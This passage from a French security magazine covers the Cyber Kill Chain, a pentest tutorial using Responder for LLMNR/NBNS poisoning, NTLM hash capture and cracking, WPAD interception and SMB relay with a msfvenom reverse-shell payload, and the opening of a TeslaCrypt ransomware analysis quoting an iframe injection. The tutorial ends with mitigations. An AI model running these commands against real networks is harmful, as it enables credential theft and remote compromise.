La **Threat Intel tactique** pourra quant à elle se reposer sur la fameuse Cyber Kill Chain (Lockheed Martin Copyrighted) qui mérite que l'on s'attarde un peu sur elle. La Kill Chain originelle est aussi connue sous l'acronyme de l'US Air Force : F2T2EA (*Find*, *Fix*, *Track*, *Target*, *Engage*, *Assess*). Ce processus, pensé dans une logique de « guerre propre » par drone, a pour philosophie d'attaquer une cible hostile et de la mettre dans la position la moins confortable pour contre-attaquer tout en minimisant les dégâts collatéraux. Le terme de chaîne « bout-en-bout » y a été appliqué, car si un des maillons se prend une béquille, c'est tout le process qui est interrompu. Lockheed Martin a repris ce concept fin des années 2000 à la sauce intrusion informatique et en adoptant une posture de cible d'une de ces Kill Chain. Cela permet d'étudier une intrusion et une réponse aux incidents d'un point de vue attaquant ou défenseur.

La Cyber Kill Chain découpe en sept étapes le processus d'intrusion *à la APT* qui sont les suivantes :

- **Reconnaissance** : identification et sélection des cibles par lecture des sites institutionnels, collecte d'e-mails dans les mailing-lists ou dans les leaks, cartographie organisationnelle et réseaux sociaux, scan de plages IP serveurs ou de port, etc. ;
- **« Implantation d'arme »** : associer un code malveillant avec un livrable tel que PDF, document Office, animation flash, fond d'écran, Toolbar, codec, etc. ;
- **Livraison** : dépôt du colis piégé dans l'environnement de la cible comme les courriels, des sites compromis, des points d'eau, les clés USB, etc. ;
- **Exploitation** : exécution de la charge malveillante dans la machine de la victime en exploitant une faille ;
- **Installation** : rendre la charge malveillante résidente et/ou persistante dans l'environnement de la victime afin que l'attaquant puisse se connecter ;
- **Commandes et Contrôle (C&C)** : mise en place de format et de canaux de communication afin que la charge puisse envoyer des données (données volées, keep-alive), recevoir et interpréter les commandes de l'attaquant à exécuter dans l'environnement de la victime ;
- **Actions sur l'Objectif** : actions de l'attaquant sur une cible afin d'atteindre des objectifs d'intrusion, tels que exfiltration de données, altération de documents, perturbation de systèmes industriels, rebondir vers un réseau adjacent.

Chaque étape peut être détectée avec des équipements de sécurité, des mesures techniques ou une bonne hygiène informatique. Si un attaquant utilise un moteur de recherche qui n'est pas sous son contrôle ou s'il n'a pas accès aux *Web Analytics* de ses sites officiels, la phase de reconnaissance est difficilement traitable par manque de données, à moins de vouloir dénouer les opérations de scans nmap dans les logs de Firewall. Les proxy web peuvent détecter et bloquer la livraison d'une charge malveillante ou une communication HTTP vers un C&C. Antivirus et HIDS peuvent détecter et bloquer des tentatives d'exploitations de failles ou un code malveillant (Trojan!Gen). Sans oublier des passerelles mails et la vigilance utilisateur pour échapper encore un peu plus aux colis piégés.

La phase « *d'implantation d'arme* » (© CERTFR-BA) est un cas particulier et est difficilement détectable, car principalement réalisée dans l'environnement attaquant. Le Patch Management et les audits de vulnérabilité peuvent cependant réduire la surface d'attaque.

Cependant, il n'y a pas de réelles solutions techniques universelles pour détecter ou bloquer les activités inconnues sans prendre le risque de générer un grand nombre de faux positifs ou dégrader drastiquement l'expérience utilisateur.

La Threat Intel technique, ou *collecte et stockage de données*, dispose d'un éventail assez complet d'outils et frameworks utilisables gratuitement : CIF, FIR, IntelMQ, MISP, Malcom, Maltego…

Les modèles à la disposition de la *Threat Intel opérationnelle* sont proches de ceux utilisés en DFIR : F3EAD, OODA Loop, Pyramid of Pain. C'est d'ailleurs le moment de jeter les ponts entre ces deux disciplines. ■

■ Références

[TIQT] Threat Intelligence Quotien Test : https://github.com/mlsecproject/tiq-test

[TRICK] Junaid Hussain : http://www.theguardian.com/world/2015/aug/27/junaid-hussain-british-hacker-for-isis-believed-killed-in-us-airstrike

[CIABIAS] Confirmation Bias, Norms, and Taboos : https://www.cia.gov/library/center-for-the-study-of-intelligence/csi-publications/books-and-monographs/analytic-culture-in-the-u-s-intelligence-community/chapter_2_research.htm

[SCOTT] Intelligence Concepts - The Intelligence Cycle : http://sroberts.github.io/2015/02/16/cycles-intelligence/

[FAS] The Intelligence Cycle : http://fas.org/irp/cia/product/facttell/intcycle.htm

[CPNI] Threat Intelligence : https://www.cpni.gov.uk/advice/cyber/Threat-Intelligence/

APPS CLOUD READY!*

CLOUD SPECTATOR
2x NUMÉRO 1
Europe et Amérique du Nord
Test comparatif 03/2016

intel Powered by Cloud Technology

1&1 SERVEUR CLOUD
1 MOIS GRATUIT !*

1&1 Cloud App Center est le meilleur moyen de lancer vos applications ! Choisissez parmi plus de **100 applications ultra-modernes** et associez-les à la vitesse et aux performances du serveur Cloud 1&1, **numéro 1 du test comparatif Cloud Spectator !**

- ✓ **Plateforme puissante et sécurisée**
- ✓ **Pas besoin de connaissance en serveurs**
- ✓ **Facturation à la minute**

1 MOIS POUR ESSAYER
1 CLIC POUR CHANGER DE PACK
1 APPEL UN EXPERT VOUS RÉPOND

0970 808 911
(appel non surtaxé)

1&1
1and1.fr

*Applications prêtes pour le Cloud. 1&1 Serveur Cloud : 1 mois d'essai gratuit, puis à partir de 4,99 € HT/mois (5,99 € TTC) (pour la configuration du serveur Cloud S). Facturation mensuelle en fonction de la configuration choisie. Pas de durée minimum d'engagement. Des frais de mise en service de 9,99 € HT (11,99 € TTC) s'appliquent. Conditions détaillées sur 1and1.fr. Intel et le logo Intel sont des marques commerciales d'Intel Corporation aux États-Unis et/ou dans d'autres pays. 1&1 Internet SARL, RCS Sarreguemines B 431 303 775.

ATTAQUE D'UN RÉSEAU WINDOWS AVEC RESPONDER

Gaetan FERRY, Expert sécurité chez Synacktiv – gaetan.ferry@synacktiv.com

mots-clés : *PENTEST / RÉSEAU / WINDOWS / MULTICAST / RESPONDER / LLMNR / NBNS*

Lors du démarrage d'un test d'intrusion interne, il est possible de se retrouver dans une situation désagréable où aucune vulnérabilité ne semble exploitable dans les services accessibles. Sans un premier accès à une machine du périmètre, il peut être compliqué d'atteindre la très convoitée position d'administrateur du domaine. Cependant, dans bien des cas, il va être possible de démarrer la compromission en exploitant les protocoles de résolution de noms utilisés par Windows. L'outil Responder est fait pour ça.


1 Résolution multicast

Lorsque l'on parle de système de résolution de noms, il est difficile de ne pas penser au protocole DNS permettant la conversion des noms d'hôtes en adresses IP, que ce soit sur Internet avec l'arborescence de serveurs DNS publics ou sur des réseaux locaux avec des serveurs DNS privés. Cependant, si on souhaite faire de la résolution de noms sur un réseau local, on ne souhaite pas forcément mettre en place un service DNS, qui peut être contraignant à configurer et à maintenir.

Pour cette raison, plusieurs protocoles ont été créés et publiés sous l'appellation générique « zeroconf ». Ils ont pour but de permettre la mise en place simple d'un réseau local incluant la résolution des noms d'hôtes.

1.1 Les protocoles communs

Il existe trois protocoles de résolution de noms « zeroconf » qui vont nous intéresser tout au long de cet article. Il s'agit de *NetBios Name System*, *Link-Local Multicast Name Resolution* et *multicast DNS* (NBNS, LLMNR et mDNS). À quelques détails près, ces trois protocoles fonctionnent de la même manière. Ils suivent d'ailleurs le fonctionnement du protocole ARP, mais sur une couche réseau supérieure. Lorsqu'une machine « A » souhaite résoudre le nom d'hôte *myhost*, elle envoie une trame UDP contenant une demande de résolution sur le réseau. Si une machine recevant cette trame a la connaissance de l'adresse associée au nom *myhost*, elle la retourne à la machine « A » qui pourra alors débuter ses communications.




Capture réseau de demandes de résolution multicast.

Les différences entre ces protocoles résident dans la méthode utilisée pour l'envoi de la demande de résolution et dans les informations que chaque machine a en sa possession. Dans le cas de mDNS, chaque hôte gère une portion de zone DNS standard et peut donc répondre à des requêtes ne le concernant pas directement. Au contraire, pour les protocoles NBNS et LLMNR, chaque machine n'a la connaissance que de son propre nom. Une différence entre ces deux derniers étant que les requêtes NBNS sont envoyées sur l'adresse IP de

broadcast du réseau **[1]** alors que LLMNR utilise une adresse multicast réservée : 224.0.0.252 **[2]**.

1.2 Défauts et attaque

Nous disions que l'on peut faire un parallèle entre les protocoles de résolution de noms multicast et le protocole ARP. Les plus malins d'entre vous l'auront déjà compris, il va aussi être possible de faire un parallèle entre les attaques de ces différents protocoles. Puisque chaque machine est responsable de ses propres réponses, il va être possible de répondre à n'importe quelle requête de résolution à la place de la machine légitime. Cependant, à la différence du protocole ARP, il ne sera pas possible ici d'empoisonner proactivement le cache de résolution. Un attaquant devra donc répondre aux requêtes de résolution lorsqu'elles sont émises. Le temps de réponse sera ici primordial, car si l'équipement légitime répond à la requête de résolution avant l'attaquant, l'empoisonnement ne pourra pas être effectif.



Déroulement normal d'un empoisonnement LLMNR ou NBNS.

Il est légitime de se demander à quelle fréquence les protocoles de résolution multicast sont utilisés sur un réseau. Si on est certain que le protocole ARP est utilisé massivement puisqu'il est le seul composant pouvant réaliser sa tâche, la présence de serveurs DNS et de fichiers *hosts* pourrait réduire l'utilisation de NBNS et LLMNR. Il se trouve cependant qu'ils restent utilisés dans énormément de cas et principalement sur les réseaux utilisant une majorité de machines sous Windows.

2 Présentation de Responder

Responder est un outil originellement développé par Laurent Gaffié. Il est défini par son auteur comme un « répondeur », un utilitaire permettant de répondre aux requêtes de résolution multicast **[3]**. Il a été publié en octobre 2012. Le projet est activement maintenu et on peut trouver sur GitHub **[4]** la version 2.3.0 de l'outil, que nous allons utiliser ici. Pour les lecteurs motivés, sachez que le projet est développé entièrement en Python et qu'il est assez simple à étendre.

Responder fait partie des outils incontournables à maîtriser lors de tests d'intrusion internes. Ses différentes fonctionnalités permettent bien souvent de débloquer des situations compliquées. En particulier, lorsqu'aucun élément du réseau n'a encore été compromis, l'outil permettra souvent de voler un premier compte utilisateur qui permet de continuer l'intrusion.

Dans la suite de cet article, nous allons présenter quelques principes de base de Responder, ainsi que quelques attaques simples qui permettront de découvrir ou d'approfondir sa connaissance de cet outil.

3 À l'attaque !

Responder propose tout d'abord une fonctionnalité permettant de noter les requêtes de résolution reçues ainsi que leurs propriétés. On peut l'utiliser pour vérifier l'utilisation des protocoles en l'invoquant avec l'option **-A** pour *analyse* :

```
# ./Responder.py -A -I eth0
[i] Responder is in analyze mode. No NBT-
NS, LLMNR, MDNS requests will be poisoned.
[+] Listening for events…
```

Par la suite, il suffit de démarrer un système Windows, un navigateur Internet ou de se connecter sur un partage SMB pour observer l'utilisation des protocoles. Sur un réseau local d'entreprise, il ne sera pas rare de voir passer plusieurs centaines de requêtes par minutes.

On l'aura compris, Responder va nous servir à empoisonner les réponses aux requêtes LLMNR et NBNS émises sur le réseau. Cependant, l'empoisonnement seul ne pourra pas nous servir à atteindre notre objectif de compromission. Heureusement, Responder est livré avec bien plus de possibilités permettant d'atteindre des objectifs plus importants. Détaillons quelques attaques pratiques que l'on peut mettre en place facilement.

3.1 Capture d'empreintes

Lorsqu'un utilisateur d'un domaine Windows ouvre une session sur une machine, ses informations de connexion sont stockées dans la mémoire de son système. De cette manière, lorsqu'une nouvelle authentification est

requise sur une autre machine du domaine, le système peut automatiquement authentifier l'utilisateur sans aucune action de sa part. Il est possible de tirer parti de ce comportement pour récupérer des empreintes de mot de passe d'utilisateurs.

Lorsque l'on démarre l'outil Responder, celui-ci va mettre en écoute plusieurs services sur l'interface réseau fournie en paramètre de la ligne de commandes. Par défaut, 11 serveurs différents sont démarrés dont un serveur SMB, un serveur HTTP ou encore un serveur IMAP. Il est possible de configurer les serveurs lancés dans le fichier de configuration de Responder :

```
; Servers to start
SQL = Off
SMB = On
Kerberos = On
FTP = Off
```

Tous les services démarrés par Responder sont configurés pour demander une authentification NTLM. Combiné au système d'empoisonnement, ce mécanisme va permettre de capturer les empreintes des mots de passe des utilisateurs qui seront automatiquement envoyés par le système Windows lors de l'accès à une ressource sur l'un des protocoles supportés.

```
[*] [LLMNR]  Poisoned answer sent to 192.168.56.101 for name
nasserver
[SMB] NTLMv2-SSP Client   : 192.168.56.101
[SMB] NTLMv2-SSP Username : VICTIM\User
[SMB] NTLMv2-SSP Hash     : User::VICTIM:112233445566
7788:07D93C3C1E4C62D26CA865547260 7DEC:0101000000000000
1C3[...]650072000000000000000000
[SMB] Requested Share     : \\NASSERVER\IPC$
```

Après avoir récupéré ces empreintes, on pourrait être tenté de les utiliser dans le cadre d'attaques de type *Pass The Hash*. Cependant, l'empreinte reçue est le résultat d'un challenge-response (dont la valeur du challenge est fixée dans la configuration de Responder avec l'option **Challenge**) et elle n'est pas directement rejouable sur un autre système Windows. Mais elle peut être attaquée pour retrouver le mot de passe en clair. Responder enregistre les empreintes dans un format compatible avec *John The Ripper* et on peut donc facilement lancer une attaque par dictionnaire sur nos récoltes.

```
$ john -wordlist:dict.txt -rule:single SMB-NTLMv2-
SSP-192.168.56.101.txt
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password1        (User)
1g 0:00:00:00 DONE (2016-01-22 10:56) 1.234g/s 1972Kp/s 1972Kc/s
1972KC/s Pass0880..Pero!1967
Session completed
```

Il faudra donc composer avec les politiques de mots de passe mises en place sur le réseau et avec le niveau de sensibilisation des utilisateurs. Cependant, sur un réseau d'entreprise avec des utilisateurs « standards », cette méthode donne de très bons résultats. En fait, il ne sera pas rare de casser plusieurs dizaines de mots de passe en quelques minutes. On pourra par la suite les réutiliser avec différents outils (comme psexec ou wmiexec de la suite impacket) pour se connecter sur diverses machines du domaine.


Notons que sur les versions de Windows antérieures à Vista, le support de l'authentification par empreinte LM est toujours supporté. Responder fournit l'option **--lm** permettant de forcer l'utilisation de ce format pour le calcul des challenges. Les empreintes ainsi récupérées sont beaucoup plus simples à attaquer puisque très rapides à calculer.

3.2 Man In The Middle

Lors de tests d'intrusion internes, il peut être intéressant de se positionner en Man In The Middle. Cette situation permet de récupérer des informations sensibles transitant sur le réseau telles que des cookies de session. L'outil Responder permet de mettre en place une telle attaque en exploitant le système WPAD.

3.2.1 Le système WPAD

Lorsque qu'un navigateur est configuré avec le mode découverte automatique de serveur proxy, il effectue au démarrage une demande de résolution multicast pour le nom spécial « WPAD ». Si un proxy compatible est disponible sur le réseau, il répond à la requête avec sa propre adresse IP. Le navigateur peut alors récupérer automatiquement un fichier de configuration sur un serveur web sur le proxy en question. Le fichier contient généralement une unique fonction JavaScript, *FindProxyForURL*, permettant de choisir le serveur proxy à utiliser en fonction des ressources HTTP demandées.



Par défaut, Internet Explorer recherche automatiquement les paramètres de proxy avec WPAD.

Ce mécanisme permet de ne pas avoir à configurer chaque navigateur d'un parc de stations de travail individuellement. Notons que l'on a volontairement élagué le protocole pour nous concentrer sur le cas intéressant **[5]**.

Le navigateur Internet Explorer est configuré par défaut pour configurer automatiquement les paramètres de proxy. Il est intéressant de noter que les requêtes WPAD sont effectuées même si aucun proxy compatible ne se situe sur le réseau local. C'est une des raisons de la présence abondante des requêtes de résolution multicast sur les réseaux Windows.

3.2.2 Je suis ton proxy

Responder et son mécanisme d'empoisonnement vont pouvoir tirer profit du système WPAD. En effet, l'outil va répondre aux requêtes WPAD comme à n'importe quelles autres. Les machines du réseau considéreront donc notre machine d'attaque comme un proxy compatible et tenteront de télécharger un fichier de configuration sur le serveur web de Responder.

L'outil permet de délivrer un fichier WPAD personnalisé pour contrôler les paramètres proxy des navigateurs victimes. La configuration injectée est définie dans le fichier de configuration de Responder.

```
; Custom WPAD Script
WPADScript = function FindProxyForURL(url, host){if ((host ==
"localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1")
|| isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host,
"RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)"))
return "DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
```

Cette valeur est celle donnée par défaut lors du déploiement de Responder. Pour faire court, elle fixe le serveur proxy comme étant situé sur le port 3141 de l'hôte **ISAProxySrv**. Comme ce nom n'est pas censé exister sur le réseau local, il sera empoisonné par Responder de sorte que le proxy sera notre machine d'attaque. Un procédé similaire est utilisé pour le nom **RespProxySrv** qui sera toujours accédé sans passer par le proxy. On pourra s'en servir pour désigner notre machine d'attaque dans divers scénarios.

Pour illustrer la situation obtenue grâce à cette fonctionnalité, il suffit de placer en écoute un proxy d'interception (Burp, ZAP à vous de voir) sur le port adapté et d'attendre les empoisonnements WPAD. Si tout va bien, on voit rapidement passer des échanges HTTP.

```
[*] [LLMNR]  Poisoned answer sent to 192.168.56.101 for name wpad
```

À partir de ce point, libre à vous d'exploiter la situation comme vous le souhaitez, vol de session, injection de contenu malveillant, phishing tout est possible avec toutefois deux restrictions :

1- Le MITM n'est effectué que sur les protocoles HTTP et HTTPS.
2- Il faut faire attention en interceptant les échanges HTTPS. Il est assez facile de se faire repérer en provoquant une alerte de sécurité dans le navigateur de la victime.

Notons que Responder fournit son propre proxy d'interception. Il est désactivé par défaut, mais peut être démarré en lançant l'outil avec l'option **-w**. Ce petit service fournit des fonctionnalités telles que l'injection de code, l'envoi d'exécutables et le vol de cookie. Son étude est laissée en exercice au lecteur.

3.3 Aller plus loin avec les attaques par relais

Il faut bien comprendre que la fonctionnalité principale de Responder est l'empoisonnement des requêtes de résolution broadcast et multicast. Tous les autres services qu'il fournit, et qui sont suffisants dans la plupart des cas, ne sont que des annexes qu'il ne tient qu'à nous de modifier. Selon les situations rencontrées, il est possible d'utiliser Responder pour construire des scénarios très divers.

Par exemple, on pourrait désactiver le serveur SMB par défaut et le remplacer par un autre effectuant des attaques de type *SMB Relay*. Le script *smbrelayx.py* de la lib *impacket* remplit parfaitement ce rôle. Il permet de relayer les demandes d'authentification SMB reçues vers une machine ciblée et, si toutes les conditions sont réunies, d'y exécuter une charge choisie. Cette charge peut par exemple être générée à l'aide de l'utilitaire *msfvenom* afin de profiter de la gestion des sessions de *Metasploit*.

```
# msfvenom -p windows/x64/shell/reverse_tcp -f exe -o payload.exe
LHOST=192.168.55.1 LPORT=4444
```

Après avoir démarré *Responder* (sans ses serveurs SMB et HTTP) et *smbrelayx*, toutes les requêtes SMB

Host	Method	URL	Status	Cookies
http://www.synacktiv.com	GET	/en/company.html	200	
http://www.synacktiv.com	GET	/favicon.ico	200	
http://www.synacktiv.com	GET	/logoSynacktiv.png	200	
http://www.synacktiv.com	GET	/main.css	200	
http://www.synacktiv.com	GET	/img.png	200	
http://www.synacktiv.com	GET	/en/	200	
http://www.synacktiv.com	GET	/	301	
http://api.bing.com	GET	/qsml.aspx?query=http%3A%2F%2Fwww.synacktiv.com%2F&maxwidth...	200	
http://api.bing.com	GET	/qsml.aspx?query=http%3A%2F%2Fwww.synacktiv.com%2F%2F&maxw...	200	SRCHD=AF=IE10SS; SR...
http://api.bing.com	GET	/qsml.aspx?query=http%3A%2F%2Fwww.synacktiv.com%2Fn%2F&max...	200	SRCHD=AF=IE10SS; SR...
http://api.bing.com	GET	/qsml.aspx?query=http%3A%2F%2Fwww.synacktiv.com&maxwidth=50...	200	

Après empoisonnement des requêtes WPAD, notre machine est utilisée comme proxy. Pratique !

seront redirigées vers notre propre machine qui tentera d'exécuter notre charge sur la machine victime du relais. Au final, il n'y a qu'à attendre qu'un utilisateur avec suffisamment de permissions effectue une requête SMB sur le réseau pour obtenir un shell sur la machine voulue.

Par exemple, si l'utilisateur John tente d'accéder au partage « Docs » sur la machine « nasserv », on peut voir que Responder commence par empoisonner la requête pour passer la connexion au relais SMB.

```
LLMNR poisoned answer sent to this IP: 192.168.55.101. The
requested name was : nasserv.
```

Le relais utilise lui la demande d'authentification reçue pour se connecter sur la machine cible choisie, ici 192.168.55.102.

```
# smbrelayx.py -h 192.168.55.102 -e payload.exe
[...]
[*] Incoming connection (192.168.55.101,49299)
[*] SMBD: Received connection from 192.168.55.101, attacking target
192.168.55.102
[*] Authenticating against 192.168.55.102 as VICTIM\John SUCCEED
[*] Found writable share ADMIN$
[*] Uploading file qbFdMBrw.exe
[...]
```

Si l'utilisateur détourné a suffisamment de permissions, notre charge sera déposée et exécutée et nous récupérerons donc une session *Metasploit* sur la machine que nous convoitions. Victoire !

```
[*] Sending stage (336 bytes) to 192.168.55.102
[*] Command shell session 1 opened (192.168.55.1:4444 ->
192.168.55.102:49183) at 2016-02-18 11:35:47 +0100

Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>whoami
whoami
VICTIM\john
```

L'avantage principal de cette méthode comparé à la capture des empreintes est que l'on a pas besoin de casser d'empreinte pour obtenir un accès. Cependant, il faudra jouer de chance pour relayer une authentification suffisamment intéressante.

Ce n'est bien sûr qu'un exemple de l'ensemble des possibilités offertes par l'outil *Responder*. Avec un peu d'imagination, on pourra monter des scénarios adaptés à chaque situation en utilisant plus ou moins d'outils en parallèle de *Responder*.

4 Et maintenant, qu'est-ce qu'on fait ?

Que les administrateurs et les RSSI se rassurent, il est possible de se prémunir contre l'empoisonnement des résolutions multicast. En fait, la solution la plus simple consiste à désactiver l'utilisation des protocoles LLMNR et NBNS. Pour LLMNR, il existe une GPO adaptée : *Computer Configuration\Administrative \Templates\Network\DNS Client\Turn off Multicast Name Resolution*. La désactivation de NBNS est plus complexe. On peut l'effectuer en fixant le paramètre au niveau d'un serveur DHCP **[6]** ou en déployant par GPO un script qui va faire le travail localement en utilisant WMI.

Bien entendu, si des systèmes de résolution multicast sont utilisés en production de manière légitime, il sera nécessaire de trouver une solution alternative. En général, mettre en place un serveur DNS en interne pour la résolution de tous les noms relatifs au domaine est une bonne pratique.

Si toutefois vous ne pouvez ou ne voulez vraiment pas vous passer des résolutions multicast, il est toujours possible de réduire le risque en :

- forçant une politique de mot de passe très forte qui rendra difficile le cassage des empreintes capturées ;
- activant l'utilisation de la signature des messages SMB qui empêche les attaques de type SMB relay ;
- interdisant le transfert des messages broadcast sur les équipements réseau pour limiter la portée des attaques d'empoisonnement ;
- activant l'authentification mutuelle sur tous les protocoles possibles (HTTPS, FTPS...) ;
- désactivant la recherche automatique de serveur proxy sur les navigateurs des stations de travail ;
- utilisant des comptes utilisateur avec le moins de privilèges possible sur le réseau.

Ces mesures ne vous mettront cependant pas complètement à l'abri des attaques présentées. À vous d'accepter le risque. ■

■ Références

[1] NetBIOS name resolution, https://technet.microsoft.com/en-us/library/cc738412%28v=ws.10%29.aspx

[2] Link-Local Multicast Name Resolution, https://technet.microsoft.com/en-us/library/bb878128.aspx

[3] Laurent Gaffié, Introducing Responder-1.0, https://www.trustwave.com/Resources/SpiderLabs-Blog/Introducing-Responder-1-0/

[4] GitHub de Responder, https://github.com/SpiderLabs/Responder

[5] Introduction to WPAD, http://findproxyforurl.com/wpad-introduction/

[6] How to disable NetBIOS over TCP/IP by using DHCP server options, https://support.microsoft.com/en-us/kb/313314

www . hsc-formation . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INTRUSION
Cours SANS Institute
Certifications GIAC

SEC 504
Techniques de hacking, exploitation de failles et gestion des incidents

SEC 542
Tests d'intrusion des applications web et hacking éthique

SEC 560
Tests d'intrusion et hacking éthique

SEC 642
Tests d'intrusion avancés des applications web et hacking éthique

SEC 660
Tests d'intrusion avancés, exploitation de failles et hacking éthique

SEC 511
Supervision sécurité et détection d'intrusion

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

HSC by Deloitte.

ANALYSE DU RANÇONGICIEL TESLACRYPT

Paul RASCAGNÈRES, Analyste de malwares au CERT SEKOIA

mots-clés : *MALWARE / REVERSE ENGINEERING / RANSOMWARE / TESLACRYPT / X86*

Début 2015, un nouveau rançongiciel a vu le jour : TeslaCrypt. Ce malware a tout d'abord ciblé des machines avec certains jeux vidéo spécifiques installés pour aujourd'hui cibler tout type de machine sous Windows. En mai 2015, des chercheurs (http://blogs.cisco.com/security/talos/teslacrypt) ont trouvé une faiblesse dans l'implémentation du déchiffrement des fichiers. Peu après cette découverte, les développeurs du malware ont implémenté une version 2.0 du rançongiciel corrigeant leur erreur. Aujourd'hui, nous sommes à la version 3.0 de ce code.

1 Vecteurs d'infections

Les auteurs de TeslaCrypt ont diversifié les vecteurs d'infections du malware au fil des mois. Nous allons brièvement voir 2 cas.

1.1 Exploit kit : Angler

En mars 2015, les auteurs ont utilisé un Exploit Kit afin de diffuser leur malware. Cet exploit kit pouvait utiliser la vulnérabilité Flash CVE-2015-0311 dans le but d'exécuter un binaire TeslaCrypt ciblant les navigateurs Internet Explorer et Opera.

Une iframe était alors créée :

```
setTimeout(
  function(){
    var d = document.createElement('div');
    d.id='counter_value';
    d.style.position='absolute';
    d.style.left='700px';
    d.style.top='-1000px';
    d.innerHTML='<iframe src="http://url"></iframe';
    document.body.appendChild(d)},55);
```

L'Exploit Kit vérifiait également la présence d'outil de sécurité, ou de sandbox via Microsoft.XMLDOM. Voici par exemple la détection de l'outil de virtualisation VMware :

```
res://c:\\Program Files\\VMware\\VMware Tools\\TPAutoConnSvc.exe/
#2/#26567
```

1.2 Document Office Word

Les auteurs du rançongiciel ont également utilisé des documents Microsoft Office Word piégés pour diffuser leur malware. Ces documents, en pièce jointe de vastes campagnes de spam, intégraient une macro qui une fois activée, téléchargeait et déposait le malware sur le disque de la victime.

Pour finir, la macro l'exécutait. C'est une des raisons pour lesquelles il est fortement recommandé de ne jamais activer les macros par défaut et bien évidemment de ne jamais les autoriser sur des documents provenant d'Internet.

2 Analyse du malware

2.1 Le fichier analysé

Le md5 du fichier analysé est : d5a0c3c9cbd41647 10bdf16fbd044687.

Le fichier a été compilé le 22 février 2016 à 17:28:54 UTC. Il est disponible sur VirusTotal depuis le 22 février à 18:21:00 UTC. À l'écriture de cet article, le taux de détection est de 43/56. À la première soumission, le taux était de 1/55. À cette date, seul le produit Rising (antivirus venant de l'Empire du Milieu) détectait cet échantillon avec pour signature : *PE:Malware.Obscure*.

2.2 Le packer

Le packer utilisé par TeslaCrypt n'est pas complexe. Il alloue plusieurs plages mémoire en lecture, écriture et exécution comme le montre la figure 1. Il va alors copier le binaire unpacké dans l'une de ces plages mémoires. Nous pouvons le voir dans la figure 2. À ce moment, il suffit de sauvegarder les données dans cet emplacement pour avoir le binaire « propre ».




Fig. 1 : Allocation de mémoire en lecture, écriture et exécution.

Fig. 2 : Un binaire Windows (PE32) est copié dans la mémoire précédemment allouée.

2.3 Techniques d'obfuscation

2.3.1 Obfuscation d'API Windows

Afin de limiter la visibilité du code assembleur du malware et cacher certains appels fonctions aux outils de détections, les auteurs ont implémenté une obfuscation d'API. Certaines fonctions ne sont pas appelées directement, mais via leurs empreintes (ou hash). La figure 3 montre un exemple où le malware n'exécute pas directement la fonction **CreateMutex()**, mais passe par son empreinte 0xBF78968A.

